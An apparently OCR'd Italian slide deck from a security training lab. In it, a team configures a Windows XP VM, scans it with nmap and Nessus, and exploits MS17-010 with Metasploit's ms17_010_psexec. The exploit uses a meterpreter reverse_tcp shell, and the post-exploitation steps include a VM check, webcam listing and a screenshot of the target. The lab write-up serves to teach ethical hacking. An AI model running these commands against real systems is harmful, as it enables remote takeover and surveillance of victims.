


1.2 - CONFIGURAZIONE WINDOWS XP

IP WINDOWS XP

- **Aprire pannello di controllo**: Avviamo Windows XP, clicchiamosul tasto start e apriamo il pannello di controllo.
- **Cliccare su Reti e connessioni**: Clicchiamo su reti e connessioni, andiamo poi su connessioni di rete e clicchiamo connessione alla rete LAN.
- **Modificare l'indirizzo IP**: Nella configurazione che si aprirà clicchiamo su proprietà e poi su **protocollo internet TCP/IP**. Clicchiamo nuovamente su proprietà e possiamo **poi modificare l'indirizzo IP**. Basterà poi cliccare su salva per salvare le modifiche.
- **Riavviare la macchina**: RIavviamo la macchina attraverso il menù start.
- **Verificare la modifica dell'indirizzo IP**: Dopo il riavvio, apriamo un prompt dei comandi tramite il menù start. Nel terminale, digitiamo **ipconfig**. Questo comando ci mostrerà la configurazione della rete attuale. Verifichiamo che l'indirizzo IP sia stato modificato correttamente.





1.3 - VERIFICA COMUNICAZIONE

Verifica comunicazione Tra Macchine

- **Assicurarsi che entrambe le macchine siano avviate**: Avviamo sia la macchina virtuale Kali Linux che quella Windows XP.
- **Eseguire il comando ping**: Apriamo un terminale su Kali Linux e digitate il comando **ping seguito dall'indirizzo IP della macchina Windows XP e lo switch -c4** per specificare il numero di pacchetti da inviare e premete invio.

Interpretare i risultati del ping: Se la configurazione è corretta, vedremo una serie di righe che indicano il tempo impiegato per l'invio di ogni pacchetto, il numero di pacchetti inviati, ricevuti e persi. Se vediamo una risposta simile alla figura a destra, con il 100% dei pacchetti inviati e 0 pacchetti persi, significa che le due macchine possono comunicare correttamente tra loro.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.200.200 -c4
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=1.14 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=1.12 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=1.23 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=1.04 ms

--- 192.168.200.200 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.042/1.132/1.228/0.066 ms
```

1.3 - VERIFICA COMUNICAZIONE

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.200.200 --script smb-os-discovery
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 06:10 EDT
Nmap scan report for 192.168.200.200
Host is up (0.00042s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: test-epi
|   NetBIOS computer name: TEST-EPI\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-05-29T12:10:51+02:00

Nmap done: 1 IP address (1 host up) scanned in 14.24 seconds
```

Abbiamo effettuato una scansione con il toll nmap del target in esame con una feature a disposizione dell'utente: **NSE (Nmap Scripting Engine)**.
Nmap Scripting Engine permette all'utente di eseguire piccoli script per automatizzare dei task di rete, come per esempio la risoluzione dell'enumerazione di DNS, attacchi brute force, host discovery e tanti altri.

Gli script NSE sono nella cartella **/usr/share/nmap/scripts.**
Per eseguire uno script con NSE si può utilizzare lo switch --script seguito dal nome dello script in esame.

In questo caso abbiamo utilizzato uno degli script presenti smb-os-discovery, che prova a determinare la versione del sistema operativo di un sistema target dal banner del servizio SMB (il servizio SMB è utilizzato per l'accesso a risorse condivise su una rete, come stampanti, file ecc...)

Nel nostro caso abbiamo utilizzato il seguente comando specificando l'IP del target:

```
nmap 192.168.200.200 --script smb-os-discovery
```

GIORNO 5

2.0 - Vulnerability Scanning

2.2 - BASIC SCAN CON NESSUS

NESSUS

Nessus è uno strumento di scansione delle vulnerabilità utilizzato per identificare punti deboli e configurazioni errate nei sistemi informatici. Questo software esegue scansioni di sicurezza su reti, server, e dispositivi, rilevando vulnerabilità note grazie al confronto che esegue con database sempre aggiornati.
Per ogni vulnerabilità trovata fornisce documentazione di studio e possibili remediation action per sanarla o mitigarla.
Offre anche un comodo report con tutte le vulnerabilità ordinate per critictà con il **CVSS (Common Vulnerabilities Scoring System).**
Per lo scopo di questo esercizio effettueremo una Basic Scan, che analizzerà le porte più comuni ed utilizzate della macchina target.


2.2 - BASIC SCAN CON NESSUS

Setup di Nessus

1. Prima di tutto avviamo il servizio di Nessus con il comando :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo systemctl start nessusd.service
```

2. A questo punto apriamo il browser e andiamo all'indirizzo **https://kali:8834,** la porta dove inseriremo le nostre credenziali per entrare in Nessus.



3. Dopo di ciò, cliccheremo sul tasto **new scan** per iniziare a configurare la nuova scansione.


2.2 - BASIC SCAN CON NESSUS

Andremo poi a cliccare su **Basic Network Scan** e configureremo così il servizio.

Inseriamo un nome e la descrizione, decidiamo poi ina cartella di destinazione e infine specifichiamo **l'indirizzo IP** del nostro target, in questo caso **192.168.200.200**

Vediamo come la scansione effettuerà un check su tutte le porte più comunemente utilizzate.

Dopodiché, facciamo partire la scansione.



2.2 - BASIC SCAN CON NESSUS


La scansione richiede un determinato ammontare di tempo

Una volta finita, possiamo vedere tutte le vulnerabilità trovate messe in ordine di rischio.

A noi interessa la Vulnerabilità di livello **HIGH** chiamata **SMB NULL Session Authentication.**

Cliccando su di essa, abbiamo una descrizione della vulnerabilità insieme alla porta dove si trova, in questo caso la **445.**
Nessus fornisce anche della documentazione a riguardo, coaudivata da possibili soluzioni.

Sev	CVSS	VPR	Name	Family
CRITICAL	10.0		Microsoft Windows XP Unsupported Installation Detection	Windows
MIXED	...	...	Microsoft Windows (Multiple Issues)	Windows
HIGH	7.3	6.6	SMB NULL Session Authentication	Misc.
MIXED	...	...	SMB (Multiple Issues)	Misc.
LOW	2.1 *	4.2	ICMP Timestamp Request Remote Date Disclosure	General
INFO	...	...	SMB (Multiple Issues)	Windows



Hosts 1 | Vulnerabilities 19 | Notes 1 | History 1

HIGH SMB NULL Session Authentication

Description

The remote host is running and SMB protocol. It is possible to log into the browser or spoolss pipes using a NULL session (i.e., with no login or password).

Depending on the configuration, it may be possible for an unauthenticated, remote attacker to leverage this issue to get information about the remote host.

Solution

Please contact the product vendor for recommended solutions.

See Also

http://www.nessus.org/u?e32d594f
http://www.nessus.org/u?9182e66b
http://www.nessus.org/u?a33fe205

Output

```
It was possible to bind to the following pipes:
  - browser
```

To see debug logs, please visit individual host

Port	Hosts
445 / tcp / cifs	192.168.200.200

GIORNO 5

3 - Fase di Exploit

3.1 - PANORAMICA DI METASPLOIT

Arrivati a questo punto, ci avvarremo di Metasploit per sfruttare la vulnerabilità trovata.

Per avviare **Metasploit** in Kali Linux, basta digitare il comando **msfconsole** sul terminale.

3.2 - SFRUTTAMENTO VULN MS17-010

Come prima cosa andiamo a cercare l'exploit **MS17-010 come richiesto dalla traccia.**

Che cos'è **MS17-010?** È il decimo Microsoft Bullettin pubblictao nel 2017. Microsoft Security Bulletin, è una comunicazione periodica pubblicata da Microsoft che contiene informazioni su **vulnerabilità di sicurezz**a, aggiornamenti e patch relative ai loro prodotti software.

Da notare che in MS17-010, è presente il famoso exploit **Eternal Blue**, un exploit sviluppato dalla NSA e divulgato dal gruppo hacker Shadow Brokers nel 2017. Sfrutta una vulnerabilità nel protocollo SMB di Windows, consentendo la diffusione di malware come **WannaCry** e **NotPetya**, causando danni su scala globale. Non useremo Eternal Blue perché è efficace solo su sitemi a 64bit.
Per Windows XP, dovremmo usare l'exploit 10, **ms17_010_psexec**, noto anche come **Eternal Romance**.

```
msf6 > search MS17_010

Matching Modules
================

   #   Name
   -   ----
   0   exploit/windows/smb/ms17_010_eternalblue
   1     \_ target: Automatic Target
   2     \_ target: Windows 7
   3     \_ target: Windows Embedded Standard 7
   4     \_ target: Windows Server 2008 R2
   5     \_ target: Windows 8
   6     \_ target: Windows 8.1
   7     \_ target: Windows Server 2012
   8     \_ target: Windows 10 Pro
   9     \_ target: Windows 10 Enterprise Evaluatio
   10  exploit/windows/smb/ms17_010_psexec
   11    \_ target: Automatic
   12    \_ target: PowerShell
   13    \_ target: Native upload
   14    \_ target: MOF upload
   15    \_ AKA: ETERNALSYNERGY
   16    \_ AKA: ETERNALROMANCE
   17    \_ AKA: ETERNALCHAMPION
   18    \_ AKA: ETERNALBLUE
   19  auxiliary/admin/smb/ms17_010_command
   20    \_ AKA: ETERNALSYNERGY
   21    \_ AKA: ETERNALROMANCE
   22    \_ AKA: ETERNALCHAMPION
   23    \_ AKA: ETERNALBLUE
   24  auxiliary/scanner/smb/smb_ms17_010
   25    \_ AKA: DOUBLEPULSAR
   26    \_ AKA: ETERNALBLUE
```

3.2 - SFRUTTAMENTO VULN MS17-010

Usiamo il comando **use** insieme al nome dell'exploit per poter iniziare la configurazione.

Di default metasploit imposta come payload Meterpreter, che offre un ambiente interattivo e modulare con molteplici funzionalità avanzate per il controllo remoto, come l'esecuzione di comandi, la gestione dei file, e la cattura delle credenziali, rendendolo uno strumento estremamente versatile e potente. In questo caso abbiamo una **reverse_tcp** ovvero un tipo di shell di comando che farà in modo di far **partire una connessione dalla macchina target alla macchina dell'attaccante**.

Con il comando **set** andiamo ad impostare **l'host remoto**, ovvero il nostro target Windows, poi **l'host locale** ovvero la nostra macchina e infine la **porta locale** dove faremo arrivare la connessione della shell.

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.200.100
lhost => 192.168.200.100
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
```

3.2 - SFRUTTAMENTO VULN MS17-010

Digitando il comando **show options**, vediamo tutti i parametri richiesti per la configurazione dell'exploit e possiamo vedere come i dati inseriti prima siano stati salvati.

Importante notare come la porta remota sia di default la **445**, dove gira il protocollo SMB.

```
Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting            Required  Description
   ----                  ---------------            --------  -----------
   DBGTRACE              false                      yes       Show extra debug trace info
   LEAKATTEMPTS          99                         yes       How many times to try to leak transaction
   NAMEDPIPE                                        no        A named pipe that can be connected to (leav
                                                              e blank for auto)
   NAMED_PIPES           /usr/share/metasploit-fra  yes       List of named pipes to check
                         mework/data/wordlists/nam
                         ed_pipes.txt
   RHOSTS                192.168.200.200            yes       The target host(s), see https://docs.metasp
                                                              loit.com/docs/using-metasploit/basics/using
                                                              -metasploit.html
   RPORT                 445                        yes       The Target port (TCP)
   SERVICE_DESCRIPTION                              no        Service description to be used on target fo
                                                              r pretty listing
   SERVICE_DISPLAY_NAME                             no        The service display name
   SERVICE_NAME                                     no        The service name
   SHARE                 ADMIN$                     yes       The share to connect to, can be an admin sh
                                                              are (ADMIN$,C$, ... ) or a normal read/write
                                                              folder share
   SMBDomain             .                          no        The Windows domain to use for authenticatio
                                                              n
   SMBPass                                          no        The password for the specified username
   SMBUser                                          no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT     7777             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

3.3 - FASE DI TEST

Vediamo se il nostro exploit riesce nel'intento.

Digitiamo il comando **exploit** e come possiamo vedere, meterpreter viene caricato sulla machina target e così saremo in grado di eseguire dei comandi da remoto sulla macchina target.

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish ... done
[*] 192.168.200.200:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.200.200:445 -       [*] Preparing dynamite ...
[*] 192.168.200.200:445 -               [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.200.200:445 -       [+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 -       [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x81e14c18
[*] 192.168.200.200:445 - Built a write-what-where primitive ...
[+] 192.168.200.200:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload ... oISXxTAs.exe
[*] 192.168.200.200:445 - Created \oISXxTAs.exe ...
[+] 192.168.200.200:445 - Service started successfully ...
[*] 192.168.200.200:445 - Deleting \oISXxTAs.exe ...
[*] Sending stage (176198 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:1031) at 2024-05-29 09:05:28 -0
400

meterpreter >
```

3.3 - FASE DI TEST

Da Meterpreter faremo partire dei comandi per ottenere delle informazioni sulla macchina target.

Per prima cosa, controlleremo se la macchina è una **VM oppure una macchina fisica.**

Con lo script di meterpreter
run post/windows/gather/checkvm
vediamo che il target è una macchina virtuale.

Poi useremo il comando **ipconfig** per vedere la struttura di rete del target. Così facendo ci viene restituito l'indirizzo IP appartenente al target.

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter >
```


```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit◆ di pianificazione pacchetti
Hardware MAC : 08:00:27:00:57:a1
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

meterpreter >
```

3.3 - FASE DI TEST

infine, controlliamo se ci sono delle webcam connesse alla VM con il comando **webcam_list.** Vediamo come **non sono presenti webcam.**

L'ultimo comando che effettueremo sarà il comando **screenshot** che ci restituisce uno screenshot della macchina target, **in questo caso del desktop e viene salvato sulla nostra macchina attaccante.**

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > screenshot
Screenshot saved to: /home/kali/YredseiY.jpeg
meterpreter >
```



GIORNO 5

4.0 - Considerazioni Finali

CONSIDERAZIONI FINALI

Tutte le vulnerabilità e i tool visti e usati nel corso di questa settimana si sono rivelati utili nel capire quanti possibili metodi di ricognizione e attacco sono a disposizione di malintenzionati.

Inoltre, sono stati utili per comprendere come un hacker agisce e struttura i propri piani di attacco in base a ciò che trova davanti, che sia una web app o una macchina.

Comprendere la mentalità e l'arsenale a disposizione di un attaccante è imprescindibile per ogni ethical hacker che mira a salvaguardare l'interesse dei propri clienti.

BUILD WEEK 2


TEAM LEADER

FEDERICO B.

ZHONGSHI L.

MARA D.

ANDRÉ V.



MARIO M.

OTMAN H.

xxxxxxxxx TEAM 6

THANK YOU

CONTACT US FOR SLIDE

+123-456-7890 | @slidemasters
www.team6SlideMasters.com